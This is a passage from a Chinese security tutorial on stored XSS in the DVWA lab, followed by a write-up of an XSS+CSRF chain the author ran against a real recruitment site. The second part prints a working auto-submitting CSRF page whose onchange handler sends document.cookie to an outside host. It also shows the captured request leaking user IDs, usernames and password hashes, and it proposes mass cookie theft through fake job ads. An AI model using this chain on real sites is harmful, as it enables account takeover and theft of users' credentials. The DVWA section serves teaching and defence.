抓包改 name 参数为<Script>alert(/xss/)</script>:

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dvwa/vulnerabilities/xss_s/
Cookie: security=medium; PHPSESSID=o7afjemc7ncckrpfmftd1qnjb6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
```

```
txtName=<sc<script>alert(/xss/)</script>&mtxMessage=123&btnSign=Sign+Guestbook
```

成功弹框：



High

服务器端核心代码

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
```

```

$name      = trim( $_POST[ 'txtName' ] );

// Sanitize message input

$message = strip_tags( addslashes( $message ) );

$message = mysql_real_escape_string( $message );

$message = htmlspecialchars( $message );

// Sanitize name input

$name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i',
'', $name );

$name = mysql_real_escape_string( $name );

// Update database

$query  = "INSERT INTO guestbook ( comment, name ) VALUES (
'$message', '$name' );";

$result = mysql_query( $query ) or die( '<pre>' . mysql_err
or() . '</pre>' );

//mysql_close();

}

?>

```

可以看到，这里使用正则表达式过滤了<script>标签，但是却忽略了 img、iframe 等其它危险的标签，因此 name 参数依旧存在存储型 XSS。

High

抓包改 name 参数为:


```

POST /dwva/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.153.130
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101
Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.153.130/dwva/vulnerabilities/xss_s/
Cookie: security=high; PHPSESSID=o7afjemc7ncckrpfmftd1qnjbj6
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 74

txtName=<img src=1 onerror=alert(1)>&Message=123&btnSign=Sign+Guestbook

```

成功弹框：



Impossible

服务器端核心代码

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {

    // Check Anti-CSRF token

    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input

    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input

    $message = stripslashes( $message );
    $message = mysql_real_escape_string( $message );
    $message = htmlspecialchars( $message );

    // Sanitize name input

    $name = stripslashes( $name );
```

```
$name = mysql_real_escape_string( $name );
$name = htmlspecialchars( $name );
// Update database
$data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
$data->bindParam( ':message', $message, PDO::PARAM_STR );
$data->bindParam( ':name', $name, PDO::PARAM_STR );
$data->execute();
}
// Generate Anti-CSRF token
generateSessionToken();
?>
```

可以看到，通过使用 `htmlspecialchars` 函数，解决了 XSS，但是要注意的是，如果 `htmlspecialchars` 函数使用不当，攻击者就可以通过编码的方式绕过函数进行 XSS 注入，尤其是 DOM 型的 XSS。

最后附赠最近遇到的一个实例：一次有趣的 XSS+CSRF 组合拳

0×01 前言

最近执着于渗透各种 xx 人才网，前两天在某网站上发现了一个极其鸡肋的 XSS 漏洞，本来以为没有太大的利用价值，没想到结合 CSRF 攻击，却获得了意想不到的效果。

0×02 一个鸡肋的 XSS 漏洞

下面是某个招聘网站的用户个人资料界面：

个人资料

基本资料

认证邮箱

我的头像

密码修改

用户名: [REDACTED]

QQ帐号绑定登录: 未绑定 [立即绑定](#)

注册邮箱: 12345678@qq.com [点击认证](#)

*真实姓名: 窃格瓦拉

性别: 男 女

生日: 1999-01-01

*通讯地址: 北京市天安门

固定电话: 010-98765432

QQ:

MSN:

个人简介:

保存

用户可以在这里修改自己的基本资料并保存，经过 XSS 测试，这里的输入都过滤了成对的尖括号(<>)、script、img、&等字符，但是似乎遗漏了事件，于是尝试使用 input 标签的 onchange 事件注入 XSS 代码。

在通讯地址一栏输入 " onchange=alert(2) " 并保存，刷新页面，右键查看源码，注入成功：

```
<tr>
  <td height="30" align="right" style="color:#FF3300; font-weight:bold">*</td>
  <td><input name="addresses" type="text" class="input_text_200" id="addresses" maxlength="150" value="" onchange="alert(2) "" /></td>
</tr>
```

只要尝试在通讯地址一栏中输入新的内容，就会触发 XSS，弹框：

用户名： [REDACTED]

QQ账号绑定 [REDACTED] 显示：
2
 禁止此页再显示对话框。
*真实

生日： 1999-01-01

*通讯地址： 请详细输入地址

固定电话： 010-98765432

QQ：

MSN：

个人简介：
[REDACTED]

是的，成功触发 XSS 代码了，可是这个鸡肋的 XSS 漏洞有什么卵用呢？首先，这个 XSS 漏洞依赖事件触发，只有用户在修改個人資料时恶意代码才有可能执行，其次这是一个存储型的 XSS 漏洞，你不可能要求用户按照攻击者的意思，事先在自己的個人資料里键入 XSS 代码并保存吧。

0×03 CSRF 带来的曙光

在修改個人資料的过程中，抓包发现这个修改接口并没有任何的防 CSRF 机制，存在明显的 CSRF 漏洞：

```
POST /user/personal/personal_user.php?act=userprofile_save HTTP/1.1
Host: [REDACTED]
Content-Length: 168
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://[REDACTED]/user/personal/personal_user.php?act=userprofile
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: yunsuo_verify=bd8b15f944ceb752e4ef5b537e55522e; PHPSESSID=j12nlh67plrt6h0jfbdnsfre0; QS[uid]=[REDACTED]; QS[username]=[REDACTED]; QS[password]=[REDACTED]; QS[utype]=2; QS[pmcount]=1; NZBDAT45944201=cnz_eid%3d333460972-1481687184-null%26ntime%3D1481716629
Connection: close
realmname=%C7%D4%B8%F1%CD%DF%C0%AD&sex=%C4%D0&birthday=1999-01-01&addresses=%B1%B1%BE%A9%CA%D0%CC%EC%B0%2C%5&phone=010-98765432&qq=&msn=&profile=&Submit=%B1%A3%84%E6
```

这给鸡肋的 XSS 漏洞带来了曙光，于是想到了可以结合 CSRF 攻击实现用户 cookie 的大面积盗取。攻击思路如下：

1. 构造一个 CSRF 攻击页面，诱使用户访问（在这种招聘网站，发布一个包含恶意页面的虚

假招聘很容易做到)

2. 用户访问页面后，个人基本资料会被清空，同时注入 XSS 代码

3. 用户尝试补全个人资料，触发 XSS 代码，自动发送 cookie

0×04 攻击演示

下面是构造的 CSRF 攻击页面：

```
<html>
<h2>你的基本资料被我清空了</h2>
<body onload="document.getElementById('transfer').submit()">
<div>
  <form method="POST" id="transfer" action="http://www.baidu.com/cookie?+document.cookie" name="transfer">
    <input type="hidden" name="realname" value="逗你玩">
    <input type="hidden" name="sex" value="0C44D0">
    <input type="hidden" name="birthday" value="">
    <input type="hidden" name="addresses" value="你的信息被我清空了" onchange="window.open('http://www.baidu.com/cookie?+document.cookie')"/>
    <input type="hidden" name="phone" value="">
    <input type="hidden" name="qq" value="">
    <input type="hidden" name="msn" value="">
    <input type="hidden" name="profile" value="">
    <input type="hidden" name="Submit" value="%B1%A3%B4%E6">
  </form>
</div>
</body>
</html>
```

调皮地把 cookie 发（这里调皮地把 cookie 发给百度==）

下面是本地的攻击过程演示：

1. 受害者进入攻击页面，会看到“你的基本资料被我清空了”的提示：



还会看到资料修改成功的提示，并跳转：



2.这时候受害者会发现自己的个人资料被清空了：

个人资料

基本资料 认证邮箱 我的头像 密码修改

用户名: [REDACTED]

QQ帐号绑定登录: 未绑定 [[立即绑定](#)]

注册邮箱: 12345678@qq.com [[点击认证](#)]

*真实姓名: 逗你玩

性别: 男 女

生日: [REDACTED]

*通讯地址: 你的信息被我清空了

固定电话: [REDACTED]

QQ: [REDACTED]

MSN: [REDACTED]

个人简介: [REDACTED]

[保存](#)

却不知道已经被注入了 XSS 代码：

```
<td height="30" align="right"><span style="color:#FF3000; font-weight:bold;"></span>通讯地址:</td>
<td><input name="addresses" type="text" class="input_text_200" id="addresses" maxlength="150" value="你的信息被我清空了" onchange="window.open('http://www.baidu.com?cookie='+document.cookie)" /></td>
```

3.当用户尝试修改通讯地址一栏时，就会触发 XSS 代码，自动发送 cookie（其中包含用户 id、用户名、密码哈希值、session-id）：

GET
/?cookie=PHPSESSID=j12nl67plrt6hbfdnsfrre%20QS[uid]=**[REDACTED]**%20QS[username]=**[REDACTED]**%20QS[password]=**[REDACTED]**%20QS[uptype]=2%20QS[pmcount]=1%20CNZZDATA5944201=cnzz_eid%
D333460972-1481687184-null%206ntime%3D1481716629 HTTP/1.1
Host: www.baidu.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; \Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://**[REDACTED]**/user/personal/personal_user.php?act=userprofile
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: zh-CN,zh;q=0.8
Cookie: **[REDACTED]**
BDUSS=**[REDACTED]**
Accept: */*
Referer: http://**[REDACTED]**/user/personal/personal_user.php?act=userprofile
H_P_SSID=**[REDACTED]**
H_P_UID=**[REDACTED]**
H_P_VISITTIME=**[REDACTED]**
H_P_VISITCOUNT=**[REDACTED]**
H_P_RTM=**[REDACTED]**

这样，大规模盗取用户 cookie 的攻击也就完成了。